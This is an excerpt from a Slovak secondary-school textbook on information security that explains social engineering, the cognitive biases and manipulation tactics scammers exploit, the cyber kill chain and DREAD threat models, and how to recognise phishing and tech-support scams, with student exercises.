Tretia časť

Učebnica Informačnej bezpečnosti

PRE STREDNÉ ODBORNÉ ŠKOLY A GYMNÁZIÁ

Marek Zeman
Daniel Chromek
Peter Šantavý
Iveta Šťavinová
Jozef Úroda

ELEKTRONICKÁ KNIHA


Nadácia ESET


Inovácie, ktoré menia váš svet
Member of RBI Group
TB
TATRA BANKA


di:Sig


info
CONSULT
SYSTÉMY
OCHRANY
DÁT

Úvod

Držíte v rukách tretiu časť našej učebnice informačnej bezpečnosti určenej pre stredné odborné školy a gymnáziá. Táto časť prináša v prvom rade rozšírenie informácií o dynamicky sa rozvíjajúcich rizikách, akými sú metódy sociálnej manipulácie a na týchto metódach postavené útoky.

Na predošlé dve časti nadväzuje učebnica radom ďalších tém potrebných pre pochopenie kontextu kybernetickej bezpečnosti v rozsahu, ktorý autori považujú za potrebné pre cyklus učebníc. Medzi dominantné témy, ktoré si dávame za cieľ naučiť čitateľa, patrí problematika riadenia rizík. Značnú časť učebnice tiež venujeme vysvetľovaniu problematiky cloud technológií, samozrejme, so zreteľom na bezpečnosť. Dôležitou témou, v ktorej prehlbujeme znalosti získané z predošlých učebníc, je téma aplikačnej bezpečnosti.

Nárast aplikácií umelej inteligencie (AI) v praxi a s ňou spojených rizík úplne prirodzene zakotvil aj v našej učebnici, kde sa venujeme detailnému vysvetľovaniu princípov AI, ako aj rizikám využívania týchto technológií.

Verím, v mene autorského tímu, ako aj nášho OZ ako vydavateľa, že tretia časť učebnice bude dôstojným pomocníkom slovenského školstva pri zvyšovaní kompetencií v témach informačnej a kybernetickej bezpečnosti študentov, pedagógov a verejnosti.

Vďaka patrí autorskému tímu, ktorý obetoval svoj dobrovoľnícky čas na napísanie tejto obsahovo nasýtenej časti. Osobitné poďakovanie patrí Ing. Borisovi Mutinovi, ktorý k tvorbe obsahu učebnice prispel svojimi cennými radami.

Ing.Jaroslav Oster

Predseda správnej rady OZ Preventista – združenie pre bezpečnosť a prevenciu

ELEKTRONICKÁ KNIHA

UČEBNICA INFORMAČNEJ BEZPEČNOSTI

pre stredné odborné školy a gymnáziá

Tretia časť

Peter Šantavý
Daniel Chromek
Marek Zeman
Iveta Šťavinová
Jozef Úroda

Autori

Mgr. Daniel Chromek CISA, CISM, CISSP, MBCI

Manažér informačnej bezpečnosti. Špecializuje sa na riadenie rizík a súlad s normami v oblasti informačnej bezpečnosti.

Mgr. Marek Zeman, PhD. CRISC

Zameriava sa na riadenie Informačnej bezpečnosti a vzdelávanie informačnej bezpečnosti. Technická špecializácia: bezpečnosť nových technológií, umelej inteligencie a biometrických systémov, implementovanie zákonných a normatívnych požiadaviek.

ThLic. Ing. Peter Šantavý, PhD.

Fenoménu umelej inteligencie sa venuje s osobitným zreteľom na oblasť kybernetickej bezpečnosti, etiky a informačnej spoločnosti.

Ing. Iveta Šťavinová CISA

Architekt IT bezpečnosti. Zameriava sa na návrhy architektúr a kontrolu IT riešení vrátane prevádzkovaných v Cloude z pohľadu bezpečnosti a ochrany dát. Špecializuje sa na zabezpečenie súladu IT riešení s reguláciami a normami v oblasti informačnej bezpečnosti, ochrany dát a osobných údajov.

Ing. Jozef Úroda

Zameriava sa na metodickú informačnú bezpečnosť a to najmä manažment IKT rizík. V rámci tejto oblasti tvorí rámce, smernice, navrhuje aplikačné riešenia. Zároveň pôsobí v oblasti vzdelávania informačnej bezpečnosti.

Recenzenti

prof. Ing. Ivan Kotuliak, PhD.

Mgr. Július Selecký, PhD.

Jazyková korektúra:

PaedDr. Katarína Valičková, MBA, LL.M.

PhDr. Slavka Dudášová

ELEKTRONICKÁ KNIHA

Vydavateľ: OZ Preventista - združenie pre bezpečnosť a prevenciu

Vydanie: prvé

Rok vydania: 2024

V knihe boli použité ilustrácie zo systému canva.com

ISBN: 978-80-974436-6-5

EAN: 9788097443665

Použité ikonky:

 Úloha

 Príklad

 Pojem

 Zaujímavý fakt

 Zhrnutie hlavných myšlienok

Obsah

Sociálne inžinierstvo

Pri práci s výpočtovými prostriedkami sa musíme správať veľmi obozretne. Vo svojich zariadeniach máme dáta, ktoré potrebujeme pre život. Máme tam zakúpené aplikácie, cez ktoré komunikujeme, pracujeme a hráme sa. V minulých dieloch učebnice sme si vysvetlili, ako sa správať na internete, ako si chrániť svoje dáta a zariadenia a predstavili sme si systém noriem ISO 27000 a spôsob, ako nám normy pomôžu.

Okolo nás má takmer každý v ruke mobil. Sme pripojení na internet prakticky celý deň a stav, že nemáme internet, chápeme ako hrozbu. S našimi blízkymi sme sa pripojili do internetu a používame ho na zábavu a získavanie informácií. Existujú tiež skupiny ľudí, ktorí internet používajú ako zdroj svojich príjmov, napríklad vytvárajú nové webové stránky, napĺňajú ich a zverejňujú. Ďalšia skupina ľudí pracuje s reklamou.

Na internete sa však pohybuje aj iná skupina ľudí, ktorá internet a služby prístupné na ňom zneužívajú. Využívajú ho na výmenu informácií o rôznych nebezpečných aktivitách. Snažia sa získať akúkoľvek súkromnú vec, s ktorou sa dá vydierať alebo manipulovať. Zároveň sa snažia oklamať iných používateľov internetu a získať od nich platobné a osobné údaje. Podvodníci využívajú všetky možné kanály na komunikáciu: email, SMS, chat, chat v hrách, čokoľvek, na čo môže obeť reagovať a kadiaľ môže komunikovať.

Obr.: Príklad upozornenie na podvodné konanie na webových stránkach.[1]

[1] Polícia upozorňuje na podvod pri aplikácii Vinted. Namiesto 25 eur odišlo z účtu 12 000 Dostupné online [1.11.2023] https://www.omediach.com/internet/24297-policia-upozornuje-na-podvod-pri-aplikacii-vinted-namiesto-25-eur-odislo-z-uctu-12-000

Téme sociálneho inžinierstva (napr. manipulatívnych techník) sme sa vo veľkom rozsahu venovali v predchádzajúcich dvoch častiach našej učebnice. Útoky postavené na týchto metódach majú za niekoľko posledných rokov dynamický vývoj z hľadiska ich počtu, množstva obetí, výšky ekonomických škôd, ako aj z hľadiska techník používaných útočníkmi. Preto je potrebné tejto problematike venovať pozornosť aj v tejto učebnici.

Základné pojmy, súhrn predošlých znalostí

„Sociálne inžinierstvo je jedným z najnebezpečnejších spôsobov útoku, napriek tomu, že nevyžaduje veľké technické zručnosti, je zamerané na človeka. Heker využíva inteligenciu a znalosť osobnosti človeka." [2]

V predchádzajúcej vete sú zhrnuté hlavné hrozby sociálneho inžinierstva. Spojenie netechnických a pridanie technických zručností do jedného útoku je veľmi efektívne. Toto spojenie paralelne využíva vedomosti, dáta a znalosti oklamaného. Obeť uvedená do klamstva a nevedomá reálneho zámeru koná presne to, čo chce útočník. V niektorých prípadoch sa stane obeť útočníkovou predĺženou rukou. O týchto prípadoch si ešte povieme.

Podvody sociálnym inžinierstvom sú veľmi efektívne. Pripomeňme si, prečo je útok podvodníka taký efektívny. Ako je možné, že podvodník dokáže oklamať človeka? Podvody, ktoré využívajú sociálne inžinierstvo, sa zameriavajú na manipulovanie ľudí. Toto manipulovanie je zamerané na bežný život človeka a jeho základné vlastnosti. Paradoxom je, že ide o **kognitívnu chybu úsudku**, často ide o dobré zámery človeka, ktoré sú zneužité na negatívne konanie. Výhodou pre útočníka je, že pár klikmi dokáže rozposlať útok na veľké množstvo ľudí. Veľká časť ľudí útok okamžite rozozná a komunikáciu zruší, vymaže alebo nezareaguje na komunikáciu. Mierenie útoku na veľké množstvo ľudí zabezpečí, že aj pri malej úspešnosti, ktorá často býva okolo jedného promile oslovených potenciálnych obetí, vie vytvoriť veľkú škodu, aj bez väčších vlastných nákladov.

Rozlišujeme nasledujúce kognitívne chyby úsudku:

- **neistota:** konanie v časovom strese - ak človek koná v časovom strese, často sa stane, že sa chce "zbaviť" príčiny stresu a potom koná bez zvažovania dôsledkov svojho konania. Jeho jedinou motiváciou je ukončiť stav, ktorý vytvára stres.
- **netrpezlivosť:** ľudia sú často netrpezliví, nechcú počúvať zdĺhavé vysvetľovanie a zdĺhavé popisy rôznych situácií. Ak útočník začne nekonečne dlho popisovať situáciu okolo útoku alebo podvodu, jediné, čo chcú, je rýchlo ukončiť takúto komunikáciu za každú cenu.
- **nesústredenosť:** doba, ktorú žijeme, je extrémne rýchla, po jednej úlohe príde ďalšia a po nej ďalšia. Zároveň sa chceme zabávať a nie riešiť záchranu ľudstva, problém s platbou alebo akúkoľvek inú úlohu.

[2] Zeman, M. (2019): Odborná príručka pre učiteľa, Podporná literatúra pre didaktiku informačnej bezpečnosti pre 5 ročník ZŠ; Preventista.sk; ISBN: 978-80-972100-2-1. str. 23

- **multitasking**: predchádzajúci bod by sme mohli spojiť aj s vlastnosťou vykonávať viacero činností naraz, z čoho môže vyplynúť nedostatočné sústredenie sa na konkrétnu činnosť.
- **dôverčivosť:** naučili sme sa veriť technike; systémy predpovedajú počasie, bankové aplikácie spravujú naše peniaze, učíme sa z dát na wikipédii. Naučili sme sa, že aplikácie nás neklamú. Ak príde správa cez aplikáciu, potom je veľmi ľahké jej uveriť.
- **ľútosť:** ľudia sú prirodzene nastavení pomáhať iným ľuďom, predovšetkým ak ide o deti alebo o starších ľudí, ktorí zažili za svojho života veľa zlého. Ľudia chcú pomôcť iným ľuďom a uľahčiť im život, zachrániť ďalší život. Takto nastavenému človeku stačí ponúknuť srdcervúci príbeh a útočníkovi sadne nalep, nechá sa oklamať.


Podvodníci v klamstve o synovcovi získali 18-tisíc eur od dôchodkyne. 63-ročná žena bola presvedčená, že jej sa to nemôže stať

17. 06. 2023 | 10:15 | Slovensko | Aktuálne správy |
Aktuálne správy z lokality Slovensko

Obr.: Príklad podvodu, keď útočník zneužil dôverčivosť človeka, že volá so synovcom.[3]

- **láskavosť:** rovnako ako ľútosť sa prejavuje aj láskavosť. Chceme pomáhať ľuďom, chceme zľahčiť ťažkú životnú situáciu a pohladenie je vnímané ako málo častý prejav vďaky.
- **zvedavosť:** už si ani nevieme predstaviť, že by sme o niečom nevedeli. Na sociálnych sieťach sledujeme kamarátov, známych a celebrity. Podcasty a videá nás prenášajú do ďalekých krajov. O všetkom vieme. Čo ak nám však útočník prezradí niečo, čo zatiaľ nevie nikto? Odolali by sme?
- **ochota pomáhať:** od útleho detstva sme sa naučili pomáhať: najprv sme pomáhali v škôlke učiteľom, neskôr sme doučovali a pomáhali spolužiakom. Pomáhame sústavne doma. Čo ak budeme mať možnosť pomôcť aj cudziemu človeku možno len malou sumou peňazí?
- **podpora vzťahov:** už sa poznám a priatelím so všetkými spolužiakmi z celého ročníka. Poznám celý môj tím aj s rodinami zo športového klubu. Útočník mi práve povedal, že ma môže zoznámiť aj s triedou zo susednej školy. Bol by som prvý, kto pozná susednú školu. Chce sa s nami rozprávať niekto, kto je príliš

[3] Podvodníci v klamstve o synovcovi získali 18-tisíc eur od dôchodkyne. 63-ročná žena bola presvedčená, že jej sa to nemôže stať Dostupné online [1.11.2023] https://sita.sk/podvodnici-v-klamstve-o-synovcovi-ziskali-18-tisic-eur-od-dochodkyne-63-rocna-zena-bola-presvedcena-ze-jej-sa-to-nemoze-stat/

atraktívny, až sa zdá, že som vyhral jackpot, že sa ozval práve mne. Je prirodzené, že chceme budovať aj takéto vzťahy.

- **podvolenie sa autorite:** dostal som e-mail od otca, mám mu poslať číslo svojej študentskej karty, dátum expirácie a CVV kód. Otec ma celý život vychovával, naučil som sa ho počúvať, takže predtým, ako mi len napadne spochybniť identitu odosielateľa mailu, chcem rýchlo vyhovieť otcovej požiadavke.
- **ochrana svojej bezúhonnosti:** o pravidlách sa učíme už od malička: ako sa správať pri stole, ako prechádzať cez cestu, ako sa rozprávať s ľuďmi. Učíme sa zákony a pravidlá, každý z nás sa snaží žiť tak, aby nikomu nerobil zle a neporušoval pravidlá a zákony. Čo sa stane, keď nás niekto obviní, že sme niečo zlé urobili, aj keď to nie je pravda? Dokážeme ostatných presvedčiť, že to je klamstvo alebo sa začneme báť o svoju dobrú povesť?
- **obava z dôsledkov konania alebo nekonania** (niečo som neurobil): vždy chceme dodržiavať zákon, chceme sa správať bezúhonne. Toto je však veľký záväzok. Vyžaduje úplnú pozornosť a človek musí byť stále obozretný. Predstavte si situáciu, že máte pocit, že ste videli odpadnúť v dave človeka a nepomohli ste mu. Prešli ste to mlčaním. Čo sa však stane, ak to niekto videl a povie to na vás. Čo ak vám útočník pripomenie túto situáciu a bude sa vám vyhrážať, že to o vás rozšíri? Viete si predstaviť, že sa niekto cudzí dozvie vaše najväčšie tajomstvo?
- **dôvera v technické vymoženosti a dôvera v internetový obsah**/internetovú komunikáciu: dôveru v systémy sme si už spomínali. Ako často sa vám stalo, že prišiel email, ktorý bol podvodný a pritom vyzeral ako originál? Ako často sa vám stalo, že ste doma vysvetľovali, že správa, ktorú vaši blízki dostali, nie je originál, ale perfektný podvod?
- **snaha o zlepšenie svojho sociálneho statusu** (tzv. pasívny alebo bezprácny príjem, ponuka na dedičstvo, pracovná ponuka, ponuka na zhodnotenie úspor a ďalšie motívy, vidina rýchleho zisku): na Slovensku sú, bohužiaľ, stále ľudia, ktorí veria, že sú potomkovia Japonského princa, že dostanú balík peňazí od arabského šejka alebo sa s nimi rozdelí o svoju výplatu alebo dedičstvo kamionista z Nigérie.

Predchádzajúce riadky sa venovali činnostiam útočníkov, ktorí sa zameriavali na zneužívanie vlastností obetí.

Napíšme si, aké **manipulatívne techniky** používajú útočníci, aby presvedčili svoje obete.

- **Silný afekt** - útočníci využívajú emočne silno podfarbené slová, často nadávky pri komunikácii s obeťou. Počas telefonického rozhovoru kričia na obeť a snažia sa dostať ju do stresu, či neistoty.
- **Preťaženie** - útočníci sa neustálym prúdom slov snažia prehlušiť myšlienky obete a aj všetky jej pokusy o obranu. Snažia sa minimalizovať priestor, kedy potenciálna obeť môže premýšlať nad útočníkovov požiadavkou.
- **Opätovanie resp. reciprocita** - opätovanie je veľmi silný nástroj útočníka. Ponúkne vám vec, informáciu, ktorú poznáte, resp. ani nepotrebujete mať za cenu, ktorá je veľmi vysoká.
- **Klamlivé vzťahy** - útočník v tomto prípade navodzuje atmosféru, akoby niekoho veľmi dôležitého poznal, bol by to jeho kamarát alebo ho dokonca poslal za obeťou, samozrejme s úlohou, že obeť musí niečo prezradiť.
- **Rozšírenie zodpovednosti a morálnej povinnosti** - útočník sa zameriava na vyvolanie dojmu, že obeť musí konať, inak nastane niečo veľmi zlé voči ďalším ľuďom, respektíve celému spoločenstvu.
- **Autorita** - útočník sa často stavia do pozície autority, akoby to bol on, kto to celé riadi a kto vám prikazuje, čo máte robiť. Táto technika je často prepojená so silným afektom (krátkodobou, silnou a prudkou emočnou reakciou), pretože to podčiarkuje potenciálnu dôležitosť osoby.
- **Spoofing** - útočník maskuje svoju identitu za človeka, ktorého obeť dôverne pozná a dôveruje mu.

Príklady útokov:

- *Predstavte si, že máte nahlásenú písomku v škole a príde váš spolužiak s vetou: ak mi prezradíš svoje heslo do počítača, ja ti prezradím, na ktorú hodinu presunuli písomku. Vám je jedno, na ktorej hodine bude písomná práca, keďže ste sa poctivo pripravovali. Heslo je oveľa dôležitejšie aj pre vás a aj pre útočníka.*
- *Musíš mi okamžite poslať svoj účet. Ja ti na účet pošlem peniaze a ty to prepošleš do Nigérie, lebo ja to poslať nemôžem. Ak to nepošleš, moja manželka so štyrmi deťmi zahynie od hladu! Toto naozaj chceš dopustiť?*
- *The fake French minister in a silicone mask who stole millions*[4]

Týmito technikami vedia útočníci zaujať a prebrať vedenie komunikácie s obeťou. Cieľom je vytvoriť dôverné a dôveryhodné prostredie pre takúto komunikáciu. Techniky sú orientované na vytváranie neustáleho tlaku na obeť. Spájajú kognitívne chyby úsudku ľudí s technikami sociálneho inžinierstva. Nie sú to jediné techniky, ktoré útočníci používajú, ale určite sú najčastejšie. Útočníci pravidelne využívajú moment prekvapenia, zmenu témy, zaujímavý príbeh, nové technológie, a to všetko preto, aby človeka zaujali a vtiahli do témy.

[4] The fake French minister in a silicone mask who stole millions [17.1.2024] Dostupné online: https://www.bbc.com/news/world-europe-48510027

Vysvetlite, ktoré kognitívne chyby úsudku *útočníci zneužívajú v jednotlivých útočných technikách.*

Útoky využívajúce manipulatívne techniky

V prípade, že útok už nastal, potrebovali by sme útok ako taký pochopiť a identifikovať:

- čo je cieľom útoku,
- aké techniky boli použité
- a v neposlednom rade aj to, ako sa brániť.

Proces popisujúci, akým spôsobom útočníci konajú, ako sa **skrývajú**, čo **napádajú** a aký je **dopad,** sa nazýva **vektor útoku.** V zásade obsahuje všetky kroky útočníkov s reakciami obetí aj s dopadmi. Ak vytvárame vektor útoku, tento často obsahuje nielen popis krokov útočníka, ale aj nápravné opatrenia, ktoré sme ako reakciu na útok prijali na zníženie dopadu.

Analýza útoku sa skladá zo základných krokov:

- analýza prostredia, na ktoré je nasmerovaný útok,
- rozoznanie prevedenia útoku (analýza útoku a identifikácia zneužitých zraniteľností),
- identifikácia dopadu útoku (zoznam následkov a určenie škôd).

Analýza obvykle obsahuje aj kroky na znižovanie dopadu útoku:

- navrhnutie a implementovanie ochrany (detekcia, vzdelávanie,...),
- kontrola funkčnosti ochrany.

Jednotlivé kroky je možné vysvetľovať postupne slovne, po krokoch. Popísanie po jednotlivých, za sebou nasledujúcich, závislých krokoch sa volá vektor útoku. Zvyčajne sa na znázornenie používa grafická metóda, kde je každý jeden krok znázornený a popísaný v samostatnom bloku. Takéto znázornenie a popísanie je vhodné na rýchle pochopenie, ako útok prebieha. Následne sa každý jeden krok podrobne analyzuje, ako nastal, ako prebehol ako pokračoval, aký mal dopad, ako sa dal identifikovať v rámci systémov a čo mohla odhaliť obeť.

Každý útok sa skladá z fáz a tieto fázy sa následne podrobne analyzujú, ako boli vykonané, čo bolo ich súčasťou, akú metódu útočník použil.

Prípravná fáza:

Vytvorenie web stránok	Vytvorenie príbehu	Vytvorenie emailu	Príprava komunikácie	Príprava sociálnych sietí

Štartovacia fáza

Rozposlanie emailu	Kampaň v sociálnych sieťach	Telefonovanie potenciálnym obetiam

Získavanie dát

Vyžiadanie osobných údajov	Vyžiadanie platobných údajov	Vyžiadanie bankových údajov

Zneužitie dát

Vykonanie podvodných transakcií	Predaj získaných údajov	Vytvorenie bielych koní

Ukončenie incidentu

Výber peňažných prostriedkov z bankomatu	Prenesenie zisku do kryptomien	Zneužitie bieleho koňa v budúcnosti

Ukážka jednotlivých fáz útoku, ktorý bol prevedený pomocou techník sociálneho inžinierstva

Keď sa informačný systém nasadí do produkcie, robí sa na ňom veľa testov. Niektoré kontrolujú funkčnosť systému ako takého. Napríklad, ak si organizácia vytvorila novú aplikáciu na objednávanie obedov, jedná sa o overenie, či táto aplikácia pracuje podľa špecifikácie. To znamená, že tester kontroluje, či je možné sa do aplikácie prihlásiť a objednať si jedlo. Iné požiadavky sú nefunkčné. Sem v zásade patria požiadavky, ktoré si organizácia pre podporu svojich úloh neobjednala, ale sú nevyhnutné pre bezpečné fungovanie aplikácie. Príkladom je logovanie, riadenie prístupov používateľov, šifrovaná komunikácia a iné**. Logovanie a riadenie prístupov sú podstatným zdrojom informácií pri analýze útoku.** Každý programátor musí dbať na kvalitné logovanie aplikácie, aby bolo zrejmé, čo sa v aplikácii deje a čo užívatelia presne robili a kedy a s akým výsledkom.

Prejavy útoku

Útoky sociálneho inžinierstva nebývajú zamerané len na fyzické osoby. Môžu byť namierené aj na zamestnancov s cieľom zaútočiť na organizáciu, v ktorej pracujú. V takýchto prípadoch často bývajú súčasťou komplexnejšieho útoku, kde prvým krokom je cez zmanipulovaného zamestnanca získať prístupové údaje alebo dostať do internej infraštruktúry škodlivý kód.

V scenári útoku na firmu sa základné prejavy útoku väčšinou objavia v prevádzke informačných systémov. Používateľ môže identifikovať preťaženie počítača, nedostupnosť systémov alebo výpadok osobného počítača, čudné správanie mobilu či nedostatok financií. Organizácia má rozšírené možnosti analýzy vzhľadom na vyškolený personál IT, rovnako má rozšírené možnosti bezpečnosti, ako aj bezpečnostné nástroje. Môžu identifikovať problém na hraničných sieťových zariadeniach či preťaženie na počítačoch, pretože odpovedajú alebo šíria útok. Rovnako môžu identifikovať útok aj na serveroch. Môžu identifikovať problém v komunikácii na sieťach. Na tieto identifikácie stačí administrátor a centrálny logovací systém. Niektoré logovacie systémy obsahujú behaviorálny modul. Behaviorálny modul je modul, ktorý sa učí, ako bežne pracujú zariadenia, a potom na základe zmeny správania upozorňuje na možný prienik útočníka. Najťažšie je identifikovať problém priamo v aplikácii. To nastáva vtedy, ak sa útočník dostane až do aplikácie a začne meniť jej nastavenia. V takom prípade je nevyhnutné analyzovať problém s každým, kto sa zaoberá správou a riadením danej aplikácie. Potrebujete administrátorov zodpovedných za systém, administrátorov zodpovedných za aplikáciu, vlastníka aplikácie z pohľadu biznisu, ktorý vie, ako má systém fungovať, odborníkov na komunikáciu, bezpečnostných analytikov a testerov. Všetci musia spolupracovať, aby našli najlepšie riešenie, ako odhaliť a nakresliť vektor útoku.

Nakreslite vektory útokov pre útoky typu smishing, baiting a škodlivý kód stiahnutý cez emailovu linku.

Pri analyzovaní útoku je vítaným pomocníkom mať urobenú analýzu hrozieb. Existuje niekoľko typov analýz hrozieb, ktoré sa delia podľa spôsobu, ako pristupuje analytik k hrozbám a systémom, na ktorých hrozby sa nachádzajú. Analýza hrozieb je proces, ktorý pre každý IT prvok v procese identifikuje všetky hrozby, pričom sa zameriava na ciele, motivácie útočníkov a zraniteľnosti jednotlivých zapojených prvkov. Predstavme si niektoré procesy, ktoré nám pomôžu urobiť analýzu hrozieb:

Cyber kill chain

Systém, ktorý popisuje zoznam krokov útočníka, ktoré musí podniknúť, aby dosiahol svoj cieľ:

- **Prieskum**: útočník si vyberie cieľ a začne získavať všetky údaje, ktoré potrebuje. Zisťuje o obeti všetky možné technické aj netechnické údaje. Napríklad: kto pracuje na účtovnom oddelení, kto je vedúcim účtovného oddelenia a kto je šéfom organizácie. Následne útočník vie vyskladať útok, v ktorom pracovník účtovného oddelenia dostane podvodný email od útočníka. Cieľom prieskumu je spoznať prostredie, aby bol email čo najviac uveriteľný. Útočník zisťuje, ako

má štandardný dizajn takéhoto emailu v danej organizácii vyzerať, kto by ho mal poslať, aby pokyn vykonal pracovník ihneď bez dodatočného overovania. Celé to musí vyzerať uveriteľne. Prieskum je potrebný na to, aby bolo možné v čo najväčšej možnej miere využiť kognitívne chyby úsudku.

- **Príprava**: útočník sa po výbere cieľa a spoznaní pozadia technického aj netechnického potrebuje pripraviť na útok. Napríklad vytvorí alebo kúpi od iných útočníkov škodlivý kód a pripraví ho na prienik do organizácie.
- **Dodanie**: útočník vyberie spôsob, ako dodať škodlivý kód do organizácie. Napríklad ho môže uložiť na USB kľúč a podhodí ho v cieľovej organizácii, na ktorú chce útočiť (útok typu baiting). V inom prípade si útočník nájde zoznam zamestnancov organizácie na sociálnych sieťach a pošle im email alebo SMS s linkou na škodlivý kód s príbehom, aby to otvorili (Phishing, smishing).
- **Exploitácia**: útočník sa snaží zneužiť zraniteľnosť na koncovom systéme. Napríklad pri príprave zistil, že obeť používa jeden operačný systém, stačí následne len sledovať na darkwebe, či neexistuje Zero Day zraniteľnosť a tú zneužiť vo svojom škodlivom kóde.
- **Inštalácia**: v tomto prípade hovoríme o samotnej inštalácii škodlivého kódu na koncovom zariadení. Veľké percento organizácií má zakázané inštalovať a spúšťať nové aplikácie. Vždy sa dá nájsť spôsob, ako tento zákaz obísť, preto je potrebné prísne kontrolovať spúšťanie všetkých programov.
- **Ovládanie a riadenie**: ak je škodlivý kód nainštalovaný, potrebuje ho útočník začať riadiť a toto je fáza, keď sa škodlivý kód pripája do útočníkovho centra.
- **Akcie útočníka**: v poslednej fáze je škodlivý kód prepojený s útočníkovým centrom. Znamená to, že údaje prechádzajú medzi napadnutým systémom a útočníkovým systémom. Útočník zároveň môže posielať aj príkazy na podvodné konanie. Výsledkom je, že administrátor organizácie nemá úplnú kontrolu nad riadením systému.

Systém Cyber kill chain je pre nás dôležitý z dvoch dôvodov. Po prvé, je to perfektný postup, ako sa vžiť do role útočníka a aj obrancu. Následne sa dá rýchlo vymyslieť vektor útoku. Pre obrancu môže takýto vektor slúžiť ako pomôcka, pretože sa musí zamyslieť nad všetkými možnými fázami a útokmi, ktoré hrozia konkrétnemu aktívu. Následne pre každý jeden z krokov útoku musí vymyslieť ochranu.

Zamyslite sa nad potenciálnym útokom na vašu školu a popíšte ho v jednotlivých krokoch podľa Cyber kill chain.

Dread

Dread nazerá na každú hrozbu cez negatívnu aktivitu, ktorú vytvára útočník v danej časti útoku. Následne klasifikuje riziko vzhľadom na jednotlivé nebezpečenstvá. Tento model je vstupom do analýzy rizík, ktoré si bližšie predstavíme v kapitole Riadenie rizík.

Potenciál poškodenia (Damage) - Ako veľkú škodu môže škodlivá aktivita urobiť?

Reprodukovanie (Reproducibility) - Ako ľahko je možné reprodukovať útok?


Schopnosť exploitácie (Exploitability) - Ako ľahko je možné urobiť útok?

Postihnutí používatelia (Affected users) - Koľko používateľov je možné útokom zasiahnuť?

Odhaliteľnosť (Discoverability) - Ako ľahko je možné odhaliť škodlivú aktivitu?

Každej kategórií sa pridelí hodnotenie od 1 do 10 (1 je najmenšia úroveň, 10 najväčšia, podľa pravidiel v organizácií) a výsledná hodnota rizika je definovaná ako priemer hodnotení. Z nášho pohľadu je to spôsob hodnotenia rizík, pri ktorom, ak máme veľmi nebezpečnú časť útoku, môže táto v matematickom zhodnotení ľahko zaniknúť, ak ostatné časti útoku sú ohodnotené nízko. Stane sa priemerne hodnoteným rizikom. Na druhej strane je toto hodnotenie veľmi efektívne a vyhľadávané, pretože získavame zoznam rizík a zraniteľností, z pohľadu útočníka.

Organizácie často využívajú na modelovanie hrozieb metodiku STRIDE. Vysvetlite, z akých slov sa skladá názov metodiky.



Dopad útoku

Každý útok, ktorý sa týka informačnej bezpečnosti, má niekoľko typov dopadov na organizáciu alebo obeť. Zameriame sa na útoky na konkrétnu osobu. Budeme rozlišovať tieto základné dopady:

Ekonomické - útok má priamy dopad na finančnú stránku obete, ktorá príde o peniaze a následne sa bojí o svoju finančnú situáciu.

Personálne - obeť sa môže cítiť v ohrození, prestane používať technológie, nikomu neverí, celkovo sa kvalita života obete výrazne zhorší.

Sociálne - niekedy sa obeť dostane na okraj spoločnosti a nie je akceptovaná pôvodnou skupinou a kamarátmi, pretože sú ovplyvnení útokom. Často neakceptujú možnosť, že by obeť mohla podľahnúť útoku sociálneho inžinierstva a odsúvajú ju druhotne, nazerajú na obeť ako na nevhodnú na vrátenie sa do pôvodnej spoločnosti.

Príklady útokov

Phishing

Je útok, ktorý je primárne orientovaný na komunikáciu cez email. V rámci takejto komunikácie je potenciálnej obeti doručená správa. Správa obsahuje klamlivé a manipulatívne informácie. Touto správou chce útočník docieliť, aby obeť vykonala akciu, o ktorú má útočník záujem. Môže to byť napríklad kliknutie na odkaz

a vykonanie útočníkovej inštrukcie. Cieľom môže byť získanie údajov k platobnej karte alebo prístupové údaje k bankovým aplikáciám, ako je mobil banking alebo internet banking. Útočník sa často zaujíma o meno, priezvisko, adresu alebo iné osobné údaje klienta.

Ako rozoznať podvodný email? Tu sú niektoré kontroly, ktoré je možné vykonať:

- email alebo linka v ňom priložená **požaduje zadať údaje z platobnej karty alebo prihlasovacie údaje** do internet bankingu. Formulár na vyplnenie sa môže nachádzať na webovej stránke, ktorá sa dizajnovo podobá na reálnu, ide však o podvodnú stránku,
- http **adresa nie je adresou skutočnej stránky**, na ktorej by ste mali aktivitu vykonať (napr. vašej banky), ale je iná alebo skomolená (obsahuje minimálne rozdiely),
- email vyvoláva **pocit naliehavosti alebo dôležitosti**,
- emailová správa sa snaží vyvolať **silnú emóciu**.
- **odosielateľ emailu nie je z domény** vašej organizácie.

Identifikujte 3 údaje, ktoré sú dôležité pre útočníka, aby vám mohol zneužiť kartu.

Zistite na internete a vysvetlite, aký rozdiel je medzi phishingom a útokmi: vishing a smishing.

SCAM

Čo urobíte, ak vám zavolá útočník a predstaví sa ako podporný pracovník spoločnosti, ktorá chráni miestnu nemocnicu, ministerstvo alebo je to podpora vášho počítača a oznámi vám, že váš počítač útočí na nemocnicu? V nemocnici nemôžu vykonávať operácie, ministerstvo zavolalo políciu a k vám príde polícia, aby vás konfrontovala so vzniknutou situáciou prostredníctvom väzobného stíhania. Jediným riešením, podľa útočníka, je pustiť ho vzdialene na váš počítač, on to rýchlo opraví a vy budete mimo ohrozenia. Výjazdová policajná skupina sa vráti naspäť na políciu, nemocnica stiahne trestné oznámenie a dokončí v pokoji operáciu a váš život sa vráti do bežných koľají.

Samozrejme, že tento príbeh je klamlivý a po tom, ako pustíte útočníka do počítača, automaticky sa vám doň infiltruje. Štandardom je, že vám nainštaluje *malvér* na počítač, napr. *keylogger*, ktorý bude zaznamenávať údaje, čo ste napísali, urobili a kam máte prístupy. Tieto údaje bude malvér posielať útočníkovi na command and control server.

Príkladom SCAMu je vydávanie sa za technickú podporu Microsoft[5].

Vysvetlite, ako funguje keylogger a ktoré typy softvéru sa dajú použiť oficiálne na vzdialenú správu počítača a ako.

[5] https://support.microsoft.com/en-us/windows/protect-yourself-from-tech-support-scams-2ebf91bd-f94c-2a8a-e541-f5c800d18435

Podvody na online bazároch

